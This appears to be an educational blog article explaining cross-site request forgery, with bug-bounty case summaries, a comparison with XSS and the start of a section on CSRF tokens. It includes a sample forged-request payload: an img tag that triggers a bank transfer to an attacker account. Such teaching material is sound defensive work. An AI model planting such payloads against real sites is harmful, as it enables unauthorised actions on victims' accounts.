
How CSRF Attacks Work?



CSRF attacks work by exploiting the trust that a website or web application has on a user’s browser. When a user is logged into a website, the website creates a session for that user, which includes a unique session ID. This session ID is stored in a cookie on the user’s browser and is sent to the website with every subsequent request made by the user.

An attacker who wants to execute a CSRF attack needs to trick the victim user into submitting a request to the target website that includes the victim’s session ID. This can be accomplished in a number of ways, including by embedding a malicious form or link on a third-party website or by sending a malicious email or message to the victim user.

Once the victim user submits the request with their session ID, the website will process the request as if it came from the user directly. This can allow the attacker to execute actions on behalf of the victim user, such as changing their account information, making purchases, or transferring funds.

cross site request forgery

A Simple Example


Imagine a user is logged into their online banking account. The bank’s website allows users to transfer money using a request similar to this:

https://bank.com/transfer?amount=500&to=attacker_account


If the application does not properly verify that the request is legitimate, an attacker could create a malicious webpage containing something like:

<img src="https://bank.com/transfer?amount=500&to=attacker_account">

When the victim visits the malicious page, their browser automatically sends the request to the bank. Because the victim is already logged in, the request includes their session cookies. The bank processes the request as if the victim initiated it. As a result, money could be transferred without the user realizing it.


Other examples of CSRF attacks include changing a user’s password or email address, making purchases or subscriptions without the user’s knowledge or consent and performing unauthorized actions on social media accounts.

Why CSRF Works?

CSRF attacks rely on three main conditions. They are,

1. The victim is authenticated

The user must already be logged into the target website.

2. The application trusts the browser

The web application assumes any request containing a valid session cookie is legitimate.

3. No request validation is implemented

If the application does not verify the origin or authenticity of requests, it becomes vulnerable. As browsers automatically include cookies with requests, attackers can exploit this behavior to perform actions such as:

  • Changing account settings
  • Submitting forms
  • Performing financial transactions
  • Adding or deleting data

Common Targets of CSRF

CSRF attacks typically target functionality that performs important actions, such as:

  • Password changes
  • Email address updates
  • Money transfers
  • Posting messages or comments
  • Administrative actions in web panels

If these actions rely only on session cookies for authentication and lack additional validation, they may be vulnerable.

Real-World Examples

Although CSRF may appear simple, its consequences can be serious. Attackers may be able to:

  • Modify account information
  • Perform unauthorized financial transactions
  • Abuse administrative privileges
  • Trigger unwanted actions in web applications

Historically, many popular websites were vulnerable to CSRF before proper protections became widely adopted. Let’s see some real-world examples.

1. Twitter Bug Bounty Program:

In 2018, a security researcher discovered a CSRF vulnerability in the Twitter Ads platform. The vulnerability allowed an attacker to create and launch an advertising campaign on behalf of the victim without their knowledge. The researcher reported the vulnerability to Twitter, who promptly patched the issue and awarded the researcher a $3,000 bounty.

2. Starbucks Gift Card Theft:

In 2015, security researchers discovered a vulnerability in the Starbucks gift card registration process that allowed attackers to steal gift card balances. The vulnerability was caused by a lack of CSRF protection, which allowed attackers to change the email address associated with a gift card and then transfer the balance to their own account. The researchers notified Starbucks of the vulnerability, and the company promptly patched the issue.

3. Google Drive CSRF Attack:

In 2016, security researchers discovered a CSRF vulnerability in Google Drive that allowed attackers to steal sensitive user data, including email addresses and contact lists. The vulnerability was caused by a lack of anti-CSRF tokens, which allowed attackers to execute unauthorized actions on behalf of the user. Google was notified of the vulnerability and quickly patched the issue.

These are just a few examples of the devastating consequences of CSRF attacks.


CSRF vs XSS

Beginners often confuse CSRF with Cross-Site Scripting (XSS), but they are entirely different. Here is the main difference between them.

VulnerabilityKey Idea
CSRFTricks a user into performing actions
XSSInjects malicious scripts into webpages

Interestingly, XSS vulnerabilities can sometimes bypass CSRF protections by stealing tokens.


How to Prevent CSRF vulnerabilities?

Fortunately, CSRF vulnerabilities are well understood and can be mitigated with several defensive techniques.



1. CSRF Tokens:

The most common defense is the use of CSRF tokens. A CSRF token is a unique, unpredictable value generated by the server and included in forms or requests. When the request is submitted, the server verifies the token. Because attackers cannot predict or access this token, malicious requests fail validation.

Example concept:

<form>
  <input type="hidden" name="csrf_token" value="random_secure_value">
</form>

The server checks the token before processing the request.

